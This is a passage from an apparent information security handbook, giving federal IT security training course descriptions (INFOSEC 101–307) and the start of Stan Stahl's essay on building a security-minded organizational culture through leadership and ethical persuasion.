INFOSEC 103: IT Security Basics — Annual Refresher

Brief Description

This is a follow-on course to the IT Security Basics (INFOSEC 101). As technology changes, the demands and challenges for IT security also change. In this course, the agency will look at the most critical challenges for the end user. The focus of the refresher course will be on how to meet those needs.

Intended Audience

This course is for all employees who use the IT system.

List of Topics

The topics would be specific to the agency and the pertinent IT security challenges it faces.

EXHIBIT 84.1 Suggested Information Technology System Security Training Courses

Course Number and Content Level	Course Title	Intended Audience	Possible Prerequisite
INFOSEC 101 Basic	IT Security Basics	All employees	None
INFOSEC 102 Basic	IT Security Basics for Networks Processing Classified Information	All employees with access to a network processing classified information	None
INFOSEC 103 Basic	IT Security Basics — Annual Refresher	All employees	INFOSEC 101
INFOSEC 104 Basic	Fundamentals of IT Security	Individuals directly responsible for IT security	None
INFOSEC 201 Intermediate	Developing the IT System Security Plan	Individuals responsible for developing the IT system security plan	INFOSEC 101 or 103
INFOSEC 202 Intermediate	How to Develop an IT System Contingency Plan	Individuals responsible for developing the IT system contingency plan	INFOSEC 101 or 103
INFOSEC 203 Intermediate	System/Technical Responsibilities for Protecting the IT System	Individuals responsible for the planning and daily operations of the IT system	INFOSEC 101 or 103
INFOSEC 204 Intermediate	Life Cycle Planning for IT System Security	Managers responsible for the acquisition and design of the IT system	INFOSEC 101 or 103
INFOSEC 205 Intermediate	Basic Information System Security Officer (ISSO) Training	Individuals assigned as the ISSO or alternate ISSO	INFOSEC 101 or 103
INFOSEC 206 Intermediate	Certifying the IT System	Individuals responsible for the Designated Approving Authority (DAA) role	INFOSEC 101 or 103 INFOSEC 203
INFOSEC 207 Intermediate	Information System Security for Executive Managers	Executive-level managers	None
INFOSEC 208 Intermediate	An Introduction to Network and Internet Security	Individuals responsible for network connections	INFOSEC 101 or 103 INFOSEC 203
INFOSEC 209	An Introduction to Cryptography	Individuals responsible for network connections information and security	INFOSEC 101 or 103 INFOSEC 203 or 205
INFOSEC 301 Advanced	Understanding Audit Logs	Individuals responsible for reviewing audit logs	INFOSEC 101 or 103 INFOSEC 203 or 205
INFOSEC 302 Advanced	Windows NT 4.0 Security	Individuals responsible for networks using Windows NT 4.0	INFOSEC 101 or 103 INFOSEC 203

INFOSEC 303 Advanced	Windows 2000 Security	Individuals responsible for networks using Windows 2000	INFOSEC 101 or 103 INFOSEC 203
INFOSEC 304 Advanced	UNIX Security	Individuals responsible for networks using UNIX	INFOSEC 101 or 103 INFOSEC 203
INFOSEC 305 Advanced	Advanced ISSO Training	Individuals assigned as the ISSO or alternate ISSO	INFOSEC 205
INFOSEC 306 Advanced	Incident Handling	Individuals responsible for handling IT security incidents	INFOSEC 101 or 103 INFOSEC 205
INFOSEC 307 Advanced	How to Conduct a Risk Analysis/ Assessment	Individuals responsible for conducting risk analyses	INFOSEC 101 or 103 INFOSEC 205

INFOSEC 104: Fundamentals of IT Security

Brief Description

This course is designed for employees directly involved with protecting the IT system. It provides a basic understanding of the federal laws and agency-specific policies and procedures, the vulnerabilities and threats to IT systems, the countermeasures that can help to mitigate the threats, and an introduction to the physical, personnel, administrative, and system/technical controls.

Intended Audience

The course is for employees who need more than just the basics of IT security. It is an introductory course that can be used as a prerequisite for higher-level material. This could include System Administrators, System Staff, Information Officers, Information System Security Officers, Security Officers, and Program Managers.

Note: This course can be taken in place of the INFOSEC 101 course. It is designed as an introductory course for those employees who have job responsibilities directly related to securing the IT system.

INFOSEC 201: Developing the IT System Security Plan

Brief Description

By law, every IT federal system must have an IT system security plan for its general support systems and major applications. This course explains how to develop an IT System Security Plan following the guidelines set forth in NIST SP 800-18 "Guide for Developing Security Plans for Information Technology Systems."

Intended Audience

The system owner (or team) responsible for ensuring that the IT system security plan is prepared and implemented. In many agencies, the IT system security plan will be developed by a team, such as the System Administrator, Information Officer, Security Officer, and the Information System Security Officer.

List of Topics

System Identification; Assignment of Security Responsibilities; System Description/Purpose; System Interconnection; Sensitivity and Sharing of Information; Risk Assessment and Management; Administrative, Physical, Personnel, and System/Technical Controls; Life Cycle Planning; and Security Awareness and Training.

Note: The design of this course should be customized with an agency-approved methodology and a predefined set of templates on how to develop an IT system security plan. The students should leave the class with the agency-approved tools necessary to develop the plan.

INFOSEC 202: How to Develop an IT System Contingency Plan

Brief Description

The hazards facing IT systems demand that effective business continuity plans and disaster-recovery plans be in place. Business continuity plans define how to recover from disruptions and continue support for critical functions. Disaster recovery plans define how to recover from a disaster and restore critical functions to normal operations. The first step is to define one's agency's critical functions and processes, and determine the recovery timeframes and trade-offs. This course discusses how to conduct an in-depth Business Impact Analysis (BIA) (identifying the critical business functions within an agency and determining the impact of not performing the functions beyond the maximum acceptable outage) that defines recovery priorities, processing interdependencies, and the basic technology infrastructure required for recovery.

Intended Audience

This course is for those employees responsible for the planning and management of the IT system. This may include the System Administrator, Information Officer, Security Officer, and Information System Security Officer.

List of Topics

What Is an IT System Contingency Plan; Conducting a Business Impact Analysis (BIA); Setting Your Site (hot site, cold site, warm site); Recovery Objectives; Recovery Requirements; Recovery Implementation; Backup Options and Plans; Testing the Plan; and Evaluating the Results of Recovery Tests.

Note: The content of this course should be customized with an agency-approved methodology for creating an IT system contingency plan. If possible, preapproved templates or tools should be included.

INFOSEC 203: System/Technical Responsibilities for Protecting the IT System

Brief Description

This course begins by explaining the vulnerabilities of and threats to the IT system and what is necessary to protect the physical assets and information. It focuses on specific requirements such as protecting the physical environment, installing software, access controls, configuring operating systems and applications to meet security requirements, and understanding audit logs.

Intended Audience

This course is intended for those employees who are involved in and responsible for the planning and day-to-day operations of the IT system. This would include System Administrators, System Staff, Information Officers, and Information System Security Officers.

List of Topics

Overview of IT System Security; Identifying Vulnerabilities, Threats, and Sensitivity of the IT System; Identifying Effective Countermeasures; Administrative Responsibilities (e.g., management of logs and records); Physical Responsibilities (e.g., server room security); Interconnection Security; Access Controls (identification and authentication); Group and File Management (setting up working groups and shared files); Group and File Permissions (configuring the system for access permissions); Audit Events and Logs; and IT Security Maintenance.

INFOSEC 204: Life Cycle Planning for IT System Security

Brief Description

The system life cycle is a model for building and operating an IT system from its inception to its termination. This course covers the fundamentals of how to identify the vulnerabilities of and threats to IT systems before they are implemented and how to plan for IT security during the acquisition and design of an IT system. This includes identifying the risks that may occur during implementation of the IT system and how to minimize those risks, describing the standard operating procedures with a focus on security, how to test that an IT system is secure, and how to dispose of terminated assets.

Intended Audience

This course is designed for managers tasked with the acquisition and design of IT systems. This could include Contracting Officers, Information Officers, System Administrators, Program Managers, and Information System Security Officers.

List of Topics

Identify IT Security Needs during the Design Process; Develop IT Security in the Acquisition Process; Federal Laws and Regulations; Agency Policies and Procedures; Acquisition, Development, Installation, and Implementation Controls; Risk Management; Establishing Standard Operating Procedures; and Destruction and Disposal of Equipment and Media.

Note: The course focus should be on the implementation and use of organizational structures and processes for IT security and related decision-making activities. Agency-specific policies, guidelines, requirements, roles, responsibilities, and resource allocations should be previously established.

INFOSEC 205: Basic Information System Security Officer (ISSO) Training

Brief Description

This course provides an introduction to the ISSO role and responsibilities. The ISSO implements the IT system security plan and provides security oversight on the IT system. The focus of the course is on understanding the importance of IT security and how to provide a security management role in the daily operations.

Intended Audience

This course is for employees assigned as the ISSO or equivalent. This could be System Administrators, Information Officers, Program Managers, or Security Officers.

List of Topics

Overview of IT Security; Vulnerabilities, Threats, and Sensitivity; Effective Countermeasures; Administrative Controls; Physical Controls; Personnel Controls; System/Technical Controls; Incident Handling; and Security Awareness Training.

Note: Each agency should have someone designated as the Information System Security Officer (ISSO) who is responsible for providing security oversight on the IT system.

INFOSEC 206: Certifying and Accrediting the IT System

Brief Description

This course provides information on how to verify that an IT system complies with information security requirements. This includes granting final approval to operate an IT system in a specified security mode and ensure that classified or sensitive but unclassified (SBU) information is protected according to federal and agency requirements.

Intended Audience

This course is for individuals assigned the Designated Approving Authority (DAA) role and responsibilities. This includes Program Managers, Security Officers, Information Officers, or Information System Security Officers.

List of Topics

Federal Laws and Regulations; Agency Policies and Procedures; Understanding Vulnerabilities, Threats, and Sensitivities; Effective Countermeasures; Access Controls; Groups and File Permissions; Protection of Classified and SBU Information; Protection of TEMPEST and Other Equipment; The Accreditation Process; Incident Handling; Life Cycle Management; Standard Operating Procedures; and Risk Management.

INFOSEC 207: Information System Security for Executive Managers

Brief Description

This course provides an overview of the information system security concerns for executive-level managers. It emphasizes the need for both planning and managing security on the IT system, how to allocate employee and financial resources, and how to lead the IT security team by example.

Intended Audience

This course is for executive-level managers.

List of Topics

Overview of IT System Security; Federal Laws and Regulations; Vulnerabilities and Threats to the IT System; Effective Countermeasures; Need for IT Security Management and Oversight; and Budgeting for IT Security.

Note: This course content should be customized for each agency to make sure it meets the specific needs of the executive-level management team. It is anticipated that this would be several short, interactive sessions based on specific topics. Some sessions could be delivered via a technology-based application to effectively plan for time limitations.

INFOSEC 208: An Introduction to Network and Internet Security

Brief Description

In this course, the focus is on how develop a network and Internet/intranet security policy to protect the agency's IT system assets and information. The focus is on how to analyze the vulnerabilities of the IT system and review the various external threats, how to manage the risks and protect the IT system from unauthorized access, and how to reduce one's risks by deploying technical countermeasures such as firewalls and data encryption devices.

Intended Audience

This course is for employees involved with the implementation, day-to-day management, and oversight responsibilities of the network connections, including internal intranet and external Internet connections. This could include System Administrators, System Staff, Information Officers, Information System Security Officers, Security Officers, and Program Managers.

List of Topics

Overview of IT Network Security and the Internet; Introduction to TCP/IP and Packets; Understanding Vulnerabilities and Threats to Network Connections (hackers, malicious codes, spoofing, sniffing, denial-of-service attacks, etc.); Effective Countermeasures for Network Connections (policies, access controls, physical protections, anti-virus software, firewalls, data encryption, etc.); Developing a Network and Internet/intranet Security Policy; and How to Recognize an Internet Attack.

INFOSEC 209 An Introduction to Cryptography

Brief Description

The focus of this course is to provide an overview of cryptography. This includes the basic concepts of cryptography, public and private key algorithms in terms of their applications and uses, key distribution and management, the use of digital signatures to provide authenticity of electronic transactions, and non-repudiation.

Intended Audience

This course is for employees involved with the management and security responsibilities of the network connections. This could include System Administrators, System Staff, Information Officers, Information System Security Officers, Security Officers, and Program Managers.

List of Topics

Cryptography Concepts; Authentication Methods Using Cryptographic Modules; Encryption; Overview of Certification Authority; Digital Signatures; Non-repudiation; Hash Functions and Message Digests; Private Key and Public Key Cryptography; and Key Management.

INFOSEC 301: Understanding Audit Logs

Brief Description

This is an interactive class focusing on how to understand and review audit logs. It explains what types of events are captured in an audit log, how to search for unusual events, how to use audit log tools, how to record and store audit logs, and how to handle an unusual audit event.

Intended Audience

This course is for employees assigned to manage and provide oversight of the daily IT system operations. This includes System Administrators, Information Officers, and Information System Security Officers.

List of Topics

Understanding an IT System Event, Planning for Audit Log Reviews; How to Review Audit Logs; How to Find and Search Through Audit Logs; Using Third-Party Tools for Audit Log Reviewing; How to Handle an Unusual System Event in the Audit Log.

Note: As a prerequisite, students should have completed either INFOSEC 203 or INFOSEC 205 so that they have a basic understanding of IT security concepts.

INFOSEC 302: Windows NT 4.0 Server and Workstation Security

Brief Description

This course focuses on how to properly configure the Windows NT 4.0 security features for both the server and workstation operating systems. Students learn the security features of Windows NT and participate in installing and configuring the operating systems in a hands-on computer lab.

Intended Audience

This course is designed for employees who are responsible for installing, configuring, and managing networks using the Windows NT 4.0 server and workstation operating system. This may include Information Officers, System Administrators, and System Staff.

List of Topics

Overview of the Windows NT 4.0 Server and Workstation Operating Systems; Identification and Authentication Controls; Discretionary Access Controls; Group Organization and Permissions; Directory and File Organization and Permissions; Protecting System Files; Auditing Events; Using the Windows NT Tools to Configure and Maintain the System.

Note: As a prerequisite, students should complete INFOSEC 203 so they have a basic understanding of IT security concepts.

INFOSEC 303: Windows 2000 Security

Brief Description

This course is similar to INFOSEC 302 except that it focuses on how to properly configure the security features of the Windows 2000 operating system. Students learn the security features of Windows 2000 by installing and configuring the operating system in a hands-on computer lab.

Intended Audience

This course is designed for employees who are responsible for installing, configuring, and managing networks using the Windows 2000 operating system. This may include Information Officers, System Administrators, and System Staff.

List of Topics

Overview of the Windows 2000 Operating System; The Domain Name System (DNS); Migrating Windows NT 4.0 Domains; Identification and Authentication Controls; Discretionary Access Controls; File System Resources (NTFS); Group Organization and Permissions; Directory and File Organization and Permissions; Protecting System Files; Auditing Events; Using the Windows 2000 Tools to Configure and Maintain the System.

Note: As a prerequisite, students should complete INFOSEC 203 so they have a basic understanding of IT security concepts.

INFOSEC 304: UNIX Security

Brief Description

In this hands-on course, students will gain the knowledge and skills needed to implement security on the UNIX operating system. This includes securing the system from internal and external threats, protecting the UNIX file system, controlling superuser access, and configuring tools and utilities to minimize vulnerabilities and detect intruders.

Intended Audience

This course is designed for employees who are responsible for installing, configuring, and managing networks using the UNIX operating system. This may include Information Officers, System Administrators, and System Staff.

List of Topics

Introduction to UNIX Security; Establishing Secure Accounts; Storing Account Information; Controlling Root Access; Directory and File Permissions; Minimize Risks from Unauthorized Programs; and Understanding TCP/IP and Security.

Note: As a prerequisite, students should complete INFOSEC 203 so that they have a basic understanding of IT security concepts.

INFOSEC 305: Advanced ISSO Training

Brief Description

This course provides an in-depth look at ISSO responsibilities. The focus is on how to review security plans, contingency plans/disaster recover plans, and IT system accreditation; how to handle IT system incidents; and how specific IT security case studies are examined and evaluated.

Intended Audience

This cource is intended for ISSOs who have completed INFOSEC 205 and have at least one year of experience as the ISSO.

List of Topics

Oversight Responsibilities for Reviewing IT System Security Plans and Contingency Plans; How to Handle IT System Incidents; and Case Studies.

INFOSEC 306: Incident Handling

Brief Description

This course explains the procedures for handling an IT system security incident. It begins by defining how to categorize incidents according to risk, followed by how to initiate and conduct an investigation and who to contact for support. Key to handling incidents is ensuring that equipment and information is not compromised during an investigation. Thus, students learn the proper procedures for safekeeping assets and information.

Intended Audience

This course is designed for employees who are responsible for handling IT security incidents. This could include Information Officers, Information System Security Officers, Security Officers, and individuals representing a computer incident response team.

List of Topics

Understanding an IT System Security Incident; Federal Laws and Civil/Criminal Penalties; Agency Policies and Penalties; The Agency-Specific Security Incident Reporting Process; Security Investigation Procedures; Identify Investigative Authorities; Interfacing with Law Enforcement Agencies; Witness Interviewing; Protecting the Evidence; and How to Write an IT System Security Incident Report.

Note: As a prerequisite, students should complete INFOSEC 205 so that they have a basic understanding of IT security concepts.

INFOSEC 307: How to Conduct a Risk Analysis/Assessment

Brief Description

This course explains the process of conducting a risk analysis/assessment. It reviews why a risk analysis is important, the objectives of a risk analysis, when the best time is to conduct a risk analysis, the different

methodologies to conduct a risk assessment (including a review of electronic tools), and provides plenty of hands-on opportunities to complete a sample risk analysis. A critical element of a risk analysis/assessment is considering the target analysis and target assessment. The unauthorized intruder may also be conducting an analysis of the information system risks and will know the vulnerabilities to attack.

Intended Audience

This course is for individuals tasked with completing a risk analysis. This could include the Information Officer, System Administrator, Program Manager, Information System Security Officer, and Security Officer.

List of Topics

Overview of a Risk Analysis; Understanding Vulnerabilities, Threats, and Sensitivity and Effective Countermeasures of IT Systems; Objectives of a Risk Analysis; Risk Analysis Methodologies; Federal Guidance on Conducting a Risk Analysis; Process of Conducting a Risk Analysis; Electronic Risk Analysis Tools; Completing Sample Risk Analysis Worksheets (asset valuations, threat, and vulnerability evaluation; level of risk; and countermeasures); and Reviewing Target Analysis/Assessments.

Note: This course may be offered in conjunction with INFOSEC 201 and INFOSEC 206.

Beyond Information Security Awareness Training: It Is Time To Change the Culture

Stan Stahl

Introduction

The effectiveness of an information security program ultimately depends upon the behavior of people. Behavior, in turn, depends upon what people know, how they feel, and what their instincts tell them to do. Although an awareness training program can impart information security knowledge, it rarely has a significant impact on people's feelings about their responsibility for securing information or their deeper security instincts. The result is often a gap between the dictates of information security policy and the behaviors of our people.

One sees this phenomenon every time an employee opens an unexpected e-mail attachment from a friend. The employee may not really care about the potential that the attachment is a virus, or they may care but their instincts are not finely enough honed to intuitively recognize the threat.

It is the same issue every time an employee falls victim to social engineering. People's instincts are to be helpful. We amplify this instinct every time we tell employees about the importance of customer service, and then we wonder why, in that moment of truth, after the social engineer has sounded so friendly and seemed so honest, the employee disregards the awareness training program and gives up his password.

Sometimes it is management who, in a weak moment, falters. What of the operations manager who needs to share information with a vendor? Yes. He knows he is supposed to arrange this through the chief information security officer, but time is of the essence. He has known the vendor for 20 years, and the vendor would never do any harm. Before you know it, he has connected the corporate crown jewels to an untrusted third party.

The root cause of the recent rash of thefts of bank account and Social Security numbers at companies such as ChoicePoint and Lexis-Nexis is the failure on the part of people to recognize an information risk and, having recognized it, to act on it. Phishing schemes succeed only because people are not sensitive to the potential for information harm. Identity theft has become the fastest growing white-collar crime in the United States because society has not yet evolved a strong sensitivity to information risk. Information risk has not yet become something we feel in our gut. Yet, until and unless we affect how people

feel about the need to secure information, until and unless our people develop good information security instincts, the gap between the dictates of information security policy and the behaviors of our people will persist. It is the role of culture to close this gap.

Organizational Culture

The culture of an organization can be defined as:

> A pattern of shared basic assumptions that the group learned as it solved its problems of external adaptation and internal integration, that has worked well enough to be considered valid and, therefore, to be taught to new members as the correct way to perceive, think, and feel in relation to those problems.[1]

What this means is simply that, as an organization evolves, it discovers ways to adapt to market, competitive, regulatory, and other changes in its external environment. It also figures out ways to organize itself internally — formally, as represented by the organization chart, and, more importantly, informally — the way the work actually gets done. These ways are never perfect, but they are satisfactory for achieving the organization's goals and objectives. These ways of being and of adapting then become the norm for the organization, and they characterize the organization's culture.

Cultures have subcultures; thus, one finds a marketing subculture and a sales subculture. These two subcultures emphasize building relationships with one's markets and customers. That is why a lot of golf is played by people in these subcultures. We all know the penuriousness of those in the financial subculture; they are not called "bean counters" without good reason. Operations people have their own subculture, as they are focused on managing the supply chain and transforming streams of orders and raw materials into the delivery of products and invoices. The information technology (IT) organization, too, has its own subculture, very distinct from other organizational subcultures. It even speaks a language of its own. If the organization is big enough, it will even have its own security subculture, typically populated by former law enforcement personnel expert at guarding people and things.

One of the things to observe is that the marketing, sales, operations, and financial subcultures form the core of an organization and, consequently, dominate in setting the culture of the entire organization. A second thing to observe is that a great deal of interaction occurs between people in these four core subcultures. They work together to accomplish the mission of the organization. As a result, there is a mixing of subcultures, and people throughout these parts of the organization evolve a somewhat similar way to perceive, think, and feel about problems and challenges.

One of the major challenges in strategically integrating the IT organization into the senior management team is that the cultural barriers are often difficult to break through. As IT has become more readily acknowledged as being strategically critical to the success of the organization, more leadership energy is being put into breaking down the cultural barriers between IT and the core organization.

Note, finally, that in the typical organization the entire protection function is externally located in the security function, with little if any mixing between the security culture and the rest of the organization. Responsibility for protection lies with the security organization; everyone else gets to go about their business without worrying about security because the guards are presumed to have it all covered.

The Information Security Cultural Challenge

Given the cultural context in which the information security organization finds itself, the cultural realities of the situation are, to be honest, somewhat bleak:

- Information security is a new kid on the block. In most organizations, the information security function is at most a few years old. The field itself dates back to only 1970.[2]
- Information security is nowhere near core to the organization. Even when a regulatory requirement for information security controls exists, it is pushed by senior management only because it is

legally required. Top-level support for information security could dry up in an instant if the legal and regulatory landscape were to change.

- Even more challenging, the information security organization manages a set of concerns seemingly disconnected from those of the marketing, sales, operations, and financial organizations, with the result that the information security subculture is dramatically disconnected from these other, much more dominant subcultures.
- Because the term "information security" contains the word "security," the cultural expectation is that the information security group will take care of security just like the guards do, with no need for "me" to get involved
- Except for the annual awareness training, the only time the information security culture touches the rest of the organization is when employees forget their passwords or when the system apparently will not let employees "do their job." Consequently, natural opportunities for cultural blending are few, with the result that the information security subculture will tend to evolve in isolation from the dominant culture.

It is against this backdrop that the information security organization must embed its culture into the culture of the larger organization, for this is the only way to transfer to the larger organization the correct way to perceive, think, and feel in relation to information security problems.

The Chief Information Security Officer's New Job

The energy for the required cultural change must come from the information security organization, ultimately from the chief information security officer (CISO). Without the CISO's commitment, organizational change will not occur. With adequate commitment, with enough time and energy put into the challenge of embedding information security into the very sinews of the organization, and with this commitment applied wisely, success can be a nice easy marathon. Any CISO who takes the CISSP Security Management Practice Domain seriously and thinks logically about it can come to no other conclusion than that cultural change is and must be a part of his or her job description. The alternative, frankly, is a copout, and it results in more crisis work cleaning up after user messes; consequently, all CISOs should add the following to their job descriptions: Embed information security subculture itself as quickly as feasible into the larger culture, so the larger culture perceives, thinks, and feels correctly in relation to information security problems.

Leadership: The Force for Cultural Evolution

Cultures are never static. Left to their own devices, they continuously evolve in reaction to the internal and external pressures faced by the organization. The challenge of leadership is to optimally affect the ongoing course of organizational evolution, to be the change agent directing this evolution, keeping in mind that:[3]

> Culture and leadership are two sides of the same coin. …If cultures become dysfunctional, it is the unique function of leadership to perceive the functional and dysfunctional elements of the existing culture and to manage cultural evolution and change in such a way that the group can survive in a changing environment.
>
> Leadership … is the ability to step outside the culture … and to start evolutionary change processes that are … adaptive. This ability to perceive the limitations of one's own culture and to develop the culture adaptively is the essence and ultimate challenge of leadership.

This aspect of leadership — changing the larger culture in the direction of information security — must be part of any CISO's job description. Until and unless the information security way of seeing the world becomes a part of the organization's culture, the organization is dysfunctional. Every time a security breach occurs (even if it fell in the forest and no one was there to hear it), every time an information

security breach occurs whose root cause is human, that is evidence of the dysfunctionality. So, the CISO must step outside the culture and look at it from the outside, molding and shaping its evolution so over time people are doing the right thing. They are being careful, they are paying attention, and they are even training each other, all because an information security mindset has become embedded in the larger culture.

Strategic Imperative: Evolve an Information Security Learning Organization

Real security lies not just in firewalls, passwords, and awareness training but also in a culture that perceives, thinks, and feels correctly with regard to information security problems. This can only happen gradually as the culture evolves into an information security learning organization. David Garvin, in an article in the *Harvard Business Review*, defines a learning organization as follows:[4]

> A learning organization is an organization skilled at creating, acquiring and transferring knowledge, and at modifying its behavior to reflect new knowledge and insights.

An information security learning organization is an organization skilled at creating, acquiring, and transferring knowledge about information security and at modifying its behavior to reflect new information security knowledge and insights. In *The Fifth Discipline*, Peter Senge, one of the pioneers of learning organizations, identified five key disciplines that are prerequisites to establishing a learning organization.[5] These five disciplines are as follows.

Personal Mastery

Personal mastery refers to approaching one's life as a creative work, living life from a creative as opposed to a reactive viewpoint. This requires that we continually clarify what is important to us and continually learn how to see reality more clearly. We can only learn when we are unafraid; consequently, the CISO has to create a trusting environment in which people are willing to open up to their information security inadequacies without fear of feeling stupid or otherwise inadequate. Implementing this discipline gives the CISO a great opportunity to help people recognize the significant risks that their behavior subjects information to. As people's defenses fall, the CISO will have more opportunities to help people gain greater clarity about their information security responsibilities. In this way, the CISO can lead the culture to become ever more conscious of information risk and the things we must all do to counter it.

Mental Models

Continually managing our mental models — surfacing them, testing them, and improving them — brings our mental models of how we think things are into greater and greater alignment with how things really are. This requires providing people with the intellectual tools necessary to understand information security so its principles come to be applied in every situation where people might put information at risk. The CISO must define the very language by which the organization can talk about the security of information.

Shared Vision

Developing and nurturing a shared vision of the future is a powerful force for aligning the organization; out of a shared vision can come transcendental powers of accomplishment. The information security leader needs to connect information security to the very success or failure of the organization, helping people understand, for example, how an information breach could close the company and put people out of work. With the heightened concern about identity theft, the CISO has the opportunity to connect information security to the ethics of the Golden Rule: Everyone's information, including our own, is at risk. We must protect other people's information just as we rely on others to protect ours.

Team Learning

Team learning is aligned learning, based on dialog and discussion and having the power to efficiently move an organization toward its shared vision. The CISO must help people understand the reasons behind all the security rules. People do not like to follow rules, but they willingly embrace behavior when they have discovered its necessity for themselves. Thus, the CISO must work with people so they come to train each other. A goal should be to make information security a common theme in discussions around the water cooler.

Systems Thinking

Systems thinking is the ability to fully understand the cause-and-effect relationships that exist between events, that everything we do can simultaneously be both cause and effect. The CISO must understand the forces on the organization's culture and the myriad of causes and effects that impact the culture's evolution. And, having understood them, the CISO must create and implement a strategy for information security cultural change that aligns with these forces. To be effective, the change strategy must amplify those cultural forces, such as increased compliance and the organization's need for information availability, that demand greater cultural change. Conversely, an effective strategy must overcome systemic realities, such as information security usually being relatively inconsequential to the core of the organization.

Real Power: The Force for Evolving the Information Security Culture

The greatest challenge that CISOs face as they go out into the world of culture change is a lack of any of the trappings of power. The typical power of the CISO is negative: "It's the information security group that makes me change my password." "Well I don't see why I can't have wireless in my office. Who made *them* God?" "Sorry, Bill. We can't go over end-of-month reports until Thursday. I have to take my information security awareness training. Boring!" And, although it may be possible to convince a chief information officer (CIO) or chief executive officer (CEO) to support you as the CISO, you know their attention will be diverted by the next crisis, and then they will kind of forget about you again … until the next disaster, when, unless you are lucky, you will be blamed for a human error the root cause of which is firmly embedded in the culture. Even if a CISO has the power to impose an information security perspective on the larger culture, the reality of organizational change programs — upwards of 75 percent of them fail — suggests that the CISO is not likely to succeed.

Fortunately, there is a better way, one that does work. It involves changing the culture imperceptibly, one moment of truth at a time, but doing so with strategic insight. Like the butterfly effect in complexity science, the CISO's objective is to achieve large outcomes from small inputs.[6] The strategic guide for accomplishing this was written in China 2500 years ago. According to legend, the *Tao Te Ching*, eastern philosophy in the Buddhist tradition, was written by a monk named Lao-tzu.

In their book *Real Power*, management consultant James Autry along with the noted religious scholar Stephen Mitchell, apply the *Tao Te Ching* to the modern business organization. Mitchell describes the *Tao* as follows:[7]

> *Tao* means literally *the way*. …The *Tao* has been called the wisest book ever written. It is also the most practical book ever written. In eighty-one brief chapters, the *Tao Te Ching* looks at the basic predicament of being human and gives advice that imparts balance and perspective … the classic manual on the art of living.

The authors describe the essence of the Tao's applicability to work as follows:

> The most important understanding we can have about work is not that we are there to cultivate ideas, but that we are there to cultivate the space that holds ideas.

Think about it. When the CISO is talking to the purchasing department about information security, the purpose is not to tell people the results of our thinking about information security. The purpose is to create opportunities for people to think about information security for themselves. Autry and Mitchell write the following as an analogy:

> We use materials and techniques to make a wheel or a pot or a house — yet what makes them useful is not their form but the space that their form defines and creates. A room is what is inside its four walls; the walls make the room possible but they aren't the room. Even what is inside the room — its furniture, lighting, floor coverings, and so on — only accommodates how people live within the room; they are not the living itself.

It is not the passwords and the anti-virus software and the policies and the awareness training that are the information security culture. From the perspective of real power, these are merely the trappings of security. Real security lies in the culture perceiving, thinking, and feeling correctly in relation to information security problems. The culture does this by becoming an information security learning organization, and this happens, little by little, as those who know more about information security create opportunities for others to learn. It all starts with the CISO taking every opportunity to create an opportunity to cultivate the organizations ideas about securing information.

What gets in the way of opportunities for people to learn about information security? Autry and Mitchell tell us:

> *There's just one thing that collapses that space: expectations.* When people are talking with the boss, they are always aware of hierarchy, so they measure their words and actions, assuming that they are constantly being judged. This is, in fact, most often the case, and the added self-consciousness can stifle someone's best ideas. But if people feel that they can be themselves, that they aren't being judged against the boss's preconceptions, then they can become liberated to do their best work. When you act in this way to support people and ideas, you will be creating an atmosphere that gives birth to high morale and productivity.

Even though the CISO is not the boss, when he talks to people about information security he is the authority, acting in the role of judge. When people think they are being judged they become fearful. When they become fearful, they become defensive. When they become defensive, learning shuts down … and the CISO loses an opportunity to impact the culture. To be successful at creating culture change, then, the CISO must not judge. This is reflected in the very first of Deming's highly influential 14 points of quality improvement: "Drive out fear."[8]

With the above as prelude, the following are some verses from the *Tao* that are particularly germane to the challenge of embedding information security into the organizational culture:

> The ancient Masters
> Didn't try to educate the people,
> But kindly taught them to not-know.
>
> When they think that they know the answers,
> People are difficult to guide.
> When they know that they don't-know,
> People can find their own way.
>
> The Master doesn't talk, he acts.
> When his work is done,
> The people say, "Amazing:
> We did it, all by ourselves!"
>
> Intelligent control appears as uncontrol or freedom.
> And for that reason it is genuinely intelligent control.
> Unintelligent control appears as external domination.

And for that reason it is really unintelligent control.
Intelligent control exerts influence without appearing to do so.
Unintelligent control tries to influence by making a show of force.

If you want to shrink something,
You must first allow it to expand.
If you want to get rid of something,
You must first allow it to flourish.

Giving birth and nourishing,
Having without possessing,
Acting with no expectations,
Leading and not trying to control:
This is the supreme virtue

Ethical Persuasion: Changing Culture Means Building Relationships

> If you would win a man to your cause, first convince him that you are his sincere friend. Therein is a drop of honey that catches his heart, which is the high road to his reason, and which, when once gained, you will find but little trouble in convincing his judgment of the justice of your cause, if indeed that cause be a just one. —*Abraham Lincoln, 16th U.S. President*

Changing a culture requires changing people — changing how people perceive, think, and feel about information security problems. In effecting cultural change, the CISO must win everyone to the cause of information security, and to do that, as Lincoln reminds us, requires the CISO to be a sincere friend. If the CISO is to change people, the CISO must engage in what is known as *ethical persuasion*, the honest attempt to induce people to change their behavior. To persuade ethically — to catch the heart, which is the high road to reason — the mode of persuasion must be direct and honest, respectful of people, and without manipulation. Recent work in the behavioral sciences has discovered six specific persuasion triggers that the CISO can use to influence the extent to which people will open themselves up to being persuaded.[9]

Trigger 1. Reciprocity

People feel obliged to give to people who have given to them.

This trigger is, perhaps, at the core of human interaction and relationship building. It appears to be invariant across all human cultures. Besides instilling obligations, the reciprocity trigger is an inducement to build relationships. The trigger is activated by gifts and concessions. The key is to provide a gift or a concession as a way of getting a relationship started. The reciprocity trigger is a testament to the power of the Golden Rule: Give unto others as you would have them give unto you. First you give, then you get. The most important gifts a CISO can give are the gifts of friendship and respect, the gift of recognizing that coworkers have needs and challenges and responsibilities of their own, and the gift of accepting that these can get in the way of people's information security obligations. This does not mean abandoning information security standards, but it does mean giving people flexibility in meeting the standards. The CISO should also seek out opportunities to apply information security standards to helping people do their jobs. To most employees, information availability is more important than information confidentiality. The CISO who gives employees the gift of information availability can reciprocally trigger employees to better protect information confidentiality and integrity.

Trigger 2. Social Proof

People follow the lead of similar others.

